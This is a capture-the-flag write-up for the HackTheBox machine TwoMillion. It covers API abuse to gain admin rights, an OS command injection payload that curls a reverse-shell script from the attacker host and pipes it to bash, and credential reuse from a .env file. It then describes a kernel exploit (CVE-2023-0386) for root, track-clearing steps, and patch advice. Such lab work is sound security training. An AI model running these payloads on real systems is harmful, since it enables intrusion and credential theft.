HackTheBox - TwoMillion (Easy)

Table of contents

Enumeration

Nmap scan


```
# Nmap 7.93 scan initiated Fri Dec 15 16:08:55 2023 as: nmap
-A -p- -oN nmapResults.txt -T5 -v 10.129.229.66
Nmap scan report for 10.129.229.66
Host is up (0.026s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp open  http    nginx
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect resu
lts at https://nmap.org/submit/ .
# Nmap done at Fri Dec 15 16:09:14 2023 -- 1 IP address (1 ho
st up) scanned in 18.95 seconds
```

We can see on the nmap scan that the web server redirects us to `http://2million.htb/` virtual host. We need to add it to our `/etc/hosts` file.

Web enumeration


Let’s take a look at the web server on port `80` :




We can use Gobuster to fuzz directories :

```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://2million.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          162
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/12/15 16:16:37 Starting gobuster in directory enumeration mode
===============================================================
/home                 (Status: 302) [Size: 0] [--> /]
/login                (Status: 200) [Size: 3704]
/register             (Status: 200) [Size: 4527]
/api                  (Status: 401) [Size: 0]
/logout               (Status: 302) [Size: 0] [--> /]
/404                  (Status: 200) [Size: 1674]
/0404                 (Status: 200) [Size: 1674]
/invite               (Status: 200) [Size: 3859]
Progress: 26952 / 220561 (12.22%)
```

Let’s take a look at the `/register` page :



It seems that we need an invite code. We may be able to retrieve a valid invite code from the API. On the `/invite` page, we can enter an invite code, and it checks if it is valid or not :



Let's capture the POST request made to this page using BurpSuite :

```
POST /api/v1/invite/verify HTTP/1.1
Host: 2million.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://2million.htb/invite
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 9
Origin: http://2million.htb
DNT: 1
Connection: close
Cookie: PHPSESSID=8sks1gumi273p6c0otq5c38shg

code=test
```

We can see that the `/api/v1/invite/verify` endpoint is used to check if the invite code is valid. We can try to fuzz this endpoint using Gobuster :

```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://2million.htb/api/v1/invite/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Exclude Length:          162
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/12/15 16:26:25 Starting gobuster in directory enumeration mode
===============================================================
/verify               (Status: 405) [Size: 0]
/generate             (Status: 405) [Size: 0]
Progress: 20667 / 220561 (9.37%)
```

Retrieving a valid invite code

We found another endpoint called `/generate`. We may be able to generate a valid invite code on this endpoint. Let's send a POST request to this endpoint using BurpSuite :

```
Pretty   Raw   Hex
1  POST /api/v1/invite/generate HTTP/1.1
2  Host: 2million.htb
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: application/json, text/javascript, */*; q=0.01
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://2million.htb/invite
8  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9  X-Requested-With: XMLHttpRequest
10 Content-Length: 5
11 Origin: http://2million.htb
12 DNT: 1
13 Connection: close
14 Cookie: PHPSESSID=8sks1gumi273p6c0otq5c38shg
15
16 code=
```

Here is the response from the web server :

```
Response
Pretty   Raw   Hex   Render
1  HTTP/1.1 200 OK
2  Server: nginx
3  Date: Fri, 15 Dec 2023 15:28:35 GMT
4  Content-Type: application/json
5  Connection: close
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache, must-revalidate
8  Pragma: no-cache
9  Content-Length: 91
10
11 {
     "0":200,
     "success":1,
     "data":{
       "code":"MEJMUU4tOUFJSTktMTcwWE0tWk5FV0w=",
       "format":"encoded"
     }
   }
```

It seems that the invite code is encoded in base64. Here is the decoded string :

```
┌─[cyberretta@parrot]─[~/Documents/HTB/Machines/Easy/TwoMillion]
└──╼ $echo "MEJMUU4tOUFJSTktMTcwWE0tWk5FV0w=" | base64 -d
0BLQN-9AII9-170XM-ZNEW┌─[cyberretta@parrot]─[~/Documents/HTB/Mac
└──╼ $
```

So we have an invite code : `0BLQN-9AII9-170XM-ZNEW`.

Obtaining admin access to the API

Let’s see what we can find on the `/api/v1` endpoint :

```
Request
Pretty   Raw   Hex                                                    \n
1  GET /api/v1 HTTP/1.1
2  Host: 2million.htb
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://2million.htb/home/access
8  DNT: 1
9  Connection: close
10 Cookie: PHPSESSID=8sks1gumi273p6c0otq5c38shg
11 Upgrade-Insecure-Requests: 1
12
13
```

Here is the response from the web server :

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 15 Dec 2023 15:55:40 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 800
10
11 {
    'v1':{
      "user":{
        'GET":{
          '\/api\/v1':'Route List",
          '\/api\/v1\/invite\/how\/to\/generate":'Instructions on invite c
          '\/api\/v1\/invite\/generate":'Generate invite code',
          '\/api\/v1\/invite\/verify":"Verify invite code',
          '\/api\/v1\/user\/auth":'Check if user is authenticated",
          '\/api\/v1\/user\/vpn\/generate":'Generate a new VPN configurati
          '\/api\/v1\/user\/vpn\/regenerate':'Ragenerate VPN configuration
          '\/api\/v1\/user\/vpn\/download":'Download OVPN file"
        },
        'POST':{
          '\/api\/v1\/user\/register":"Register a new user',
          '\/api\/v1\/user\/login":"Login with existing user'
        }
      },
      "admin":{
        'GET":{
          '\/api\/v1\/admin\/auth":"Check if user is admin'
        },
        'POST':{
          '\/api\/v1\/admin\/vpn\/generate":"Generate VPN for specific use
        },
        'PUT":{
          '\/api\/v1\/admin\/settings\/update":"Update user settings"
        }
      }
    }
  }
```

We have a list of available api routes. There is an `admin` part in the API. It seems that we can update a user profile with the `/api/v1/admin/settings/update` endpoint. Let's send a request to this endpoint :

```
Pretty   Raw   Hex
1 PUT /api/v1/admin/settings/update HTTP/1.1
2 Host: 2million.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://2million.htb/home/access
8 DNT: 1
9 Connection: close
10 Cookie: PHPSESSID=8ks1gumi273p6c0otq5c38shg
11 Upgrade-Insecure-Requests: 1
12 Content-Type: application/json
13 Content-Length: 0
14
15
```

The response from the web server :

```
Response
Pretty   Raw   Hex   Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 15 Dec 2023 15:58:53 GMT
4 Content-Type: application/json
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 56
10
11 {
    "status":"danger",
    "message":"Missing parameter: email"
  }
```

We need to provide an `email` in json format :

```
Request
Pretty   Raw   Hex
1  PUT /api/v1/admin/settings/update HTTP/1.1
2  Host: 2million.htb
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://2million.htb/home/access
8  DNT: 1
9  Connection: close
10 Cookie: PHPSESSID=8sks1gumi273p6c0otq5c38shg
11 Upgrade-Insecure-Requests: 1
12 Content-Type: application/json
13 Content-Length: 31
14
15 {
16   "email":"test@test.test"
17 }
```

After sending the request with an email, let's see the response from the web server :

```
Response
Pretty   Raw   Hex   Render
1  HTTP/1.1 200 OK
2  Server: nginx
3  Date: Fri, 15 Dec 2023 15:59:19 GMT
4  Content-Type: application/json
5  Connection: close
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache, must-revalidate
8  Pragma: no-cache
9  Content-Length: 59
10
11 {
     "status":"danger",
     "message":"Missing parameter: is_admin"
   }
```

We need to specify an `is_admin` parameter. Let's try to update this value to `1` :

```
Request
P    Raw    Hex
1  PUT /api/v1/admin/settings/update HTTP/1.1
2  Host: 2million.htb
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://2million.htb/home/access
8  DNT: 1
9  Connection: close
10 Cookie: PHPSESSID=8sks1gumi273p6c0otq5c38shg
11 Upgrade-Insecure-Requests: 1
12 Content-Type: application/json
13 Content-Length: 47
14
15 {
16   'email':"test@test.test",
17   'is_admin':1
18 }
```

Here is the response from the web server :

```
Response
Pretty    Raw    Hex    Render
1  HTTP/1.1 200 OK
2  Server: nginx
3  Date: Fri, 15 Dec 2023 15:59:42 GMT
4  Content-Type: application/json
5  Connection: close
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache, must-revalidate
8  Pragma: no-cache
9  Content-Length: 40
10
11 {
     "id":13,
     "username":"test",
     "is_admin":1
   }
```

It seems we are now admin. Let's verify this by sending a GET request to `/api/v1/admin/auth` :

```
Response
Pretty   Raw   Hex   Render
1  HTTP/1.1 200 OK
2  Server: nginx
3  Date: Fri, 15 Dec 2023 16:00:16 GMT
4  Content-Type: application/json
5  Connection: close
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache, must-revalidate
8  Pragma: no-cache
9  Content-Length: 16
10
11 {
     "message":true
   }
```

We have now an admin access to the API.

Initial access

We can generate an `.ovpn` by sending a POST request with the `username` at the `/api/v1/admin/vpn/generate` endpoint :

```
Request
Pretty   Raw   Hex
1  POST /api/v1/admin/vpn/generate HTTP/1.1
2  Host: 2million.htb
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://2million.htb/home/access
8  DNT: 1
9  Connection: close
10 Cookie: PHPSESSID=8sks1gumi273p6c0otq5c38shg
11 Upgrade-Insecure-Requests: 1
12 Content-Type: application/json
13 Content-Length: 23
14
15 {
16   "username":"root"
17 }
```

The web server sends the generated file in the response :

```
Response
Pretty   Raw   Hex   Render
1  HTTP/1.1 200 OK
2  Server: nginx
3  Date: Fri, 15 Dec 2023 16:01:27 GMT
4  Content-Type: text/html; charset=UTF-8
5  Connection: close
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache, must-revalidate
8  Pragma: no-cache
9  Content-Length: 10821
10
11 client
12 dev tun
13 proto udp
14 remote edge-eu-free-1.2million.htb 1337
15 resolv-retry infinite
16 nobind
17 persist-key
18 persist-tun
19 remote-cert-tls server
20 comp-lzo
21 verb 3
22 data-ciphers-fallback AES-128-CBC
23 data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
24 tls-cipher "DEFAULT:@SECLEVEL=0"
25 auth SHA256
26 key-direction 1
27 <ca>
```

Maybe the `username` we send to the web server is passed in a command line. So we may be able to perform an **OS command injection**. Let's try to inject a command by adding a semicolon :

```
Request
Pretty   Raw   Hex
1  POST /api/v1/admin/vpn/generate HTTP/1.1
2  Host: 2million.htb
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://2million.htb/home/access
8  DNT: 1
9  Connection: close
10 Cookie: PHPSESSID=8sks1gumi273p6c0otq5c38shg
11 Upgrade-Insecure-Requests: 1
12 Content-Type: application/json
13 Content-Length: 27
14
15 {
16   'username':"ze;curl 10.10.14.90"
17 }
```

Let's see if we received a request to our web server :

```
┌─[cyberretta@parrot]─[~/Documents/HTB/Machines/Easy/TwoMillion]
└──╼ $sudo python3 -m http.server 80
[sudo] Mot de passe de cyberretta :
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.229.66 - - [15/Dec/2023 17:03:44] "GET / HTTP/1.1" 200 -
10.129.229.66 - - [15/Dec/2023 17:03:44] "GET / HTTP/1.1" 200 -
```

We successfully injected an arbitrary command in the `username` field. We can start a listener and inject a malicious payload in order to get a reverse shell :

```
Request
Pretty   Raw   Hex
1  POST /api/v1/admin/vpn/generate HTTP/1.1
2  Host: 2million.htb
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://2million.htb/home/access
8  DNT: 1
9  Connection: close
10 Cookie: PHPSESSID=8sks1gumi273p6c0otq5c38shg
11 Upgrade-Insecure-Requests: 1
12 Content-Type: application/json
13 Content-Length: 39
14
15 {
16   "username":"ze;curl 10.10.14.90/rshell.sh|bash;"
17 }
```

After sending this request, we can take a look at our listener :

```
┌─[cyberretta@parrot]─[~/Documents/HTB/Machines/Easy/TwoMillion]
└──╼ $pwncat-cs -lp 4444
/home/cyberretta/.local/lib/python3.9/site-packages/paramiko/transport.py
  'class': algorithms.Blowfish,
[17:05:21] Welcome to pwncat 🐈!
[17:08:38] received connection from 10.129.229.66:47814
[17:08:39] 0.0.0.0:4444: upgrading from /usr/bin/dash to /usr/bin/bash
[17:08:40] 10.129.229.66:47814: registered new host w/ db
(local) pwncat$
(remote) www-data@2million:/var/www/html$
```

We have now a foothold as `www-data`.

Post-exploitation

Local enumeration

Let's see if there is another user account by looking at the `/home` directory :

```
(remote) www-data@2million:/home$ ls
admin
(remote) www-data@2million:/home$ cd admin
```

There is an `admin` user.

Let's take a look at the web application source code to see if we can find credentials. There is a `.env` file in the web root :

```
(remote) www-data@2million:/var/www/html$ ls -la
total 56
drwxr-xr-x 10 root root 4096 Dec 15 16:10 .
drwxr-xr-x  3 root root 4096 Jun  6  2023 ..
-rw-r--r--  1 root root   87 Jun  2  2023 .env
-rw-r--r--  1 root root 1237 Jun  2  2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2  2023 Router.php
drwxr-xr-x  5 root root 4096 Dec 15 16:10 VPN
drwxr-xr-x  2 root root 4096 Jun  6  2023 assets
drwxr-xr-x  2 root root 4096 Jun  6  2023 controllers
drwxr-xr-x  5 root root 4096 Jun  6  2023 css
drwxr-xr-x  2 root root 4096 Jun  6  2023 fonts
drwxr-xr-x  2 root root 4096 Jun  6  2023 images
-rw-r--r--  1 root root 2692 Jun  2  2023 index.php
drwxr-xr-x  3 root root 4096 Jun  6  2023 js
drwxr-xr-x  2 root root 4096 Jun  6  2023 views
(remote) www-data@2million:/var/www/html$ cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

Privilege escalation (admin)

Let's see if this password was reused for the local `admin` user :

```
(remote) www-data@2million:/var/www/html$ su admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:/var/www/html$
```

We successfully escalated our privileges to the `admin` user.

Privilege escalation (root)

Let’s take a look at the Linux kernel version :

```
Fichier  Édition  Affichage  Recherche  Terminal  Onglets  Aide
Parrot Terminal
admin@2million:~$ uname -a
Linux 2million 5.15.70-051570-generic #20220921
admin@2million:~$ cat /etc/issue
Ubuntu 22.04.2 LTS \n \l

admin@2million:~$
```

This version of the Linux kernel may be vulnerable to `CVE-2023-0386`. It is a vulnerability that affects the OverlayFS component. There is an exploit available here : https://github.com/sxlmnwb/CVE-2023-0386.

To use this exploit, we need to open two terminals. In the first one, we execute `./fuse ./ovlcap/lower ./gc`. In the second one, we need to execute `./exp` :

```
admin@2million:~/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Dec 15 17:09 .
drwxr-xr-x 6 root   root     4096 Dec 15 17:09 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:~/CVE-2023-0386#
```

We have now access to the `root` account.

Clearing tracks

- Remove files from the OverlayFS exploit
- Remove `linpeas.sh` and `pspy64` from `/tmp`
- Remove the user account created on the website

Vulnerabilities summary

Improper Access Control on the API

Pentester evaluation

- Score : **5.3 MEDIUM**
- Impact : Allows an attacker to generate a valid invitation code.

Patch proposition

Set up proper access control to avoid unauthorized user to generate an invitation code.

Improper Access Control on the API admin part

Pentester evaluation

- Score : **5.3 MEDIUM**
- Impact : Allows an attacker to modify his permissions on the API. The attacker can gain admin access to the API.

Patch proposition

Set up proper access control to avoid unauthorized user to gain a privileged access to the API.

OS Command Injection

Pentester evaluation

- Score : **7.5 HIGH**
- Impact : Allows an attacker to execute arbitrary system commands as `www-data`. This can lead the attacker to gain a foothold on the system.

Patch proposition

Sanitize the username parameter sent by the user in the POST request made to `/api/v1/admin/vpn/generate`.

CVE-2023-0386 (OverlayFS)

Pentester evaluation

- Score : **8.4 HIGH**
- Impact : Allows an attacker to escalate his privileges leading to the compromission of the root account. This has a high impact on the confidentiality, availability, and integrity of the affected component.

Patch proposition

Update the system using `sudo apt update` and `sudo apt upgrade` to install a patched version of the linux kernel.

Tools used

- Nmap ← scan for open ports and service versions on the target
- Gobuster ← analyse and modify requests sent to the web server
- Revshells.com ← generate payloads for reverse shells
- Pwncat-cs ← handle reverse shell connections

Sources

- CVE-2023-0386 exploit : https://github.com/sxlmnwb/CVE-2023-0386
- NIST NVD CVE-2023-0386 : https://nvd.nist.gov/vuln/detail/CVE-2023-0386#:~:text=Description,nosuid mount into another mount